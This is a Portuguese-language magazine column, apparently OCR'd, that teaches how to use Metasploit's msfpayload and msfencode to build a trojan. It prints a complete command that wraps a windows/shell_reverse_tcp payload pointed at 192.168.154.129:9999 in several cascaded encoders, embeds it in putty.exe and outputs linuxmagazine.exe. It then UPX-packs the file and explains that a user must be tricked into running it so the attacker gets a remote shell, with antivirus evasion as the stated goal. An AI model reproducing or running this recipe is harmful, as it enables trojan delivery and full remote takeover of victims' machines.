Coluna do Alexandre
Metasploit – parte 10

Aprenda a trabalhar com payloads e backdoors com Metasploit.

por Alexandre Borges


Em uma das colunas anteriores explorei algumas qualidades do Meterpreter e, inclusive, usando um payload de conexão reversa (que é enviado para a máquina

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# msfencode -l | more

Framework Encoders
==================

    Name                          Rank       Description
    ----                          ----       -----------
    cmd/generic_sh                good       Generic Shell Variable Substitution Command Encoder
    cmd/ifs                       low        Generic ${IFS} Substitution Command Encoder
    cmd/printf_php_mq             manual     printf(1) via PHP magic_quotes Utility Command Encoder
    generic/none                  normal     The "none" Encoder
    mipsbe/byte_xori              normal     Byte XORi Encoder
    mipsbe/longxor                normal     XOR Encoder
    mipsle/byte_xori              normal     Byte XORi Encoder
    mipsle/longxor                normal     XOR Encoder
    php/base64                    great      PHP Base64 Encoder
    ppc/longxor                   normal     PPC LongXOR Encoder
    ppc/longxor_tag               normal     PPC LongXOR Encoder
    sparc/longxor_tag             normal     SPARC DWORD XOR Encoder
    x64/xor                       normal     XOR Encoder
    x86/add_sub                   manual     Add/Sub Encoder
    x86/alpha_mixed               low        Alpha2 Alphanumeric Mixedcase Encoder
    x86/alpha_upper               low        Alpha2 Alphanumeric Uppercase Encoder
    x86/avoid_underscore_tolower  manual     Avoid underscore/tolower
    x86/avoid_utf8_tolower        manual     Avoid UTF8/tolower
    x86/bloxor                    manual     BloXor - A Metamorphic Block Based XOR Encoder
    x86/call4_dword_xor           normal     Call+4 Dword XOR Encoder
    x86/context_cpuid             manual     CPUID-based Context Keyed Payload Encoder
    x86/context_stat              manual     stat(2)-based Context Keyed Payload Encoder
    x86/context_time              manual     time(2)-based Context Keyed Payload Encoder
    x86/countdown                 normal     Single-byte XOR Countdown Encoder
```

Figura 1 Payload usando diversos tipos de algoritimos..

```
root@kali: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@kali:~# msfpayload windows/shell_reverse_tcp O

       Name: Windows Command Shell, Reverse TCP Inline
     Module: payload/windows/shell_reverse_tcp
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 314
       Rank: Normal

Provided by:
  vlad902 <vlad902@gmail.com>
  sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LHOST                      yes       The listen address
LPORT     4444             yes       The listen port

Description:
  Connect back to attacker and spawn a command shell

root@kali:~#
```

Figura 2 Opções para configuração de payload.



invadida) para estabelecer a conexão e mantê-la. O grande problema com esta abordagem é que a maioria dos softwares de antivirus são capazes de detectar com extrema facilidade de qualquer backdoor ou trojan (executado e mantido em memória) enviado através do Metasploit. Pior ainda, isto também frustra uma eventual tentativa de ataque de engenharia social com a intenção que um usuário execute um programa contaminado que nos permitiria acesso à máquina através desta backdoor.

Dentro deste contexto, o framework do Metasploit oferece uma ferramenta chamada `msfencode`, que possibilita codificar qualquer tipo de payload usando diversos tipos de algoritmos (**figura 1**).

Assim, para prosseguir com uma demonstração, vamos escolher um dos payloads disponíveis dentro do Metasploit e, em seguida, coletar informações do mesmo. Para listar os payloads:

```
root@kali:~# msfpayload -l
```

O payload escolhido foi o `windows/shell_reverse_tcp` e devemos descobrir quais são as opções disponíveis para configurá-lo (**figura 2**).

Já sabemos o payload que será utilizado assim como temos todas as informações necessárias para configurá-lo. Devemos agora fazer o download de um aplicativo que será usado para embutir o payload (backdoor) e para este fim escolhi o Putty. Deste ponto em diante é simples fazer a configuração, codificação e mesclagem do backdoor usando apenas um único comando:

```
root@kali:~# msfpayload windows/shell_ ➥
reverse_tcp LHOST=192.168.154.129 ➥
LPORT=9999\ R | msfencode -e x86/shikata_ ➥
ga_nai -c 10 -t raw | msfencode -e x86/jmp_ ➥
call_additive -c 9 -t raw | msfencode -e x86/ ➥
fnstenv_mov -c 8 -t raw | msfencode -e x86/ ➥
alpha_upper-c 6 -t raw | msfencode -t ➥
exe -x/root/putty.exe -o /root/ ➥
linuxmagazine.exe -e x86/shikata_ga_nai -c 10
```

Este comando configura o payload (`windows/shell_reverse_tcp`) para que um Shell seja enviado para o endereço 192.168.154.129 (LHOST) na porta 9999 (LPORT). Ao invés de terminar o comando, ele redireciona a saída para outro comando no formato `raw` (`R`). Seguindo, o payload é criptografado usando o algoritmo `shikata_ga_nai` (o leitor pode observá-lo na saída do comando `msfencode -l`) com 10 rodadas (opção `-c`) de codificação. Da mesma forma, a saída será redirecionada, no formato `raw` (`-t raw`) para outros muitos algoritmos em cascata (`jmp_call_additive`, `fnstenv_mov`, `alpha_upper`).




Figura 3 Compressão de Trojan.

Figura 4 Execução do aplicativo criado.

Este payload super codificado será embutido no executável `putty.exe`, codificado novamente com o `shikata_ga_nai` com mais 10 rodadas de codificação e, finalmente, será criado um arquivo com o nome `linuxmagazine.exe`. Pronto, este é o nosso trojan:

```
root@kali:~# file linuxmagazine.exe
linuxmagazine.exe: PE32 executable (GUI) Intel ➥
80386, for MS Windows
```

Ainda é possível comprimir este trojan usando o UPX e com taxa de compressão máxima (**figura 3**).

```
root@kali:~# file linuxmagazine.exe
linuxmagazine.exe: PE32 executable (GUI) Intel ➥
80386, for MS Windows, UPX compressed
```

Quando este trojan for aberto (o usuário deve ser enganado para fazer isso), ele enviará um shell para o endereço 192.168.154.129 na porta 9999. Portanto, precisamos deixar um evento *listener* preparado antes e, para isto, podemos usar novamente o fantástico Metasploit. Note que o passo-a-passo na **figura 4** consiste em deixar o Metasploit escutando na porta 9999 e, na máquina do usuário, abrir o arquivo `linuxmagazine.exe` (**figura 4**).

Desta forma, conseguimos um shell da máquina remota Windows e, com isto, acesso completo ao sistema. Há problemas na nossa abordagem? Sim, infelizmente há pois provavelmente a maioria dos softwares de antivirus detectarão o nosso trojan. O que fazer? No meu blog [1] haverá uma continuação sobre este assunto. Até mais. ■

Alexandre Borges (alex_sun@terra.com.br) é instrutor independente e ministra regularmente treinamentos de tecnologia Oracle (áreas de Solaris, LDAP, Cluster, Containers/OracleVM, MySQL, e Hardware), Symantec (Netbackup, Veritas Cluster,Backup Exec, Storage Foundation e SEP) e EC-Council (CEH e CHFI), além de estar sempre envolvido com assuntos relacionados ao kernel Linux.

Mais informações

[1] Blog do Alexandre Borges: http://alexandreborges.org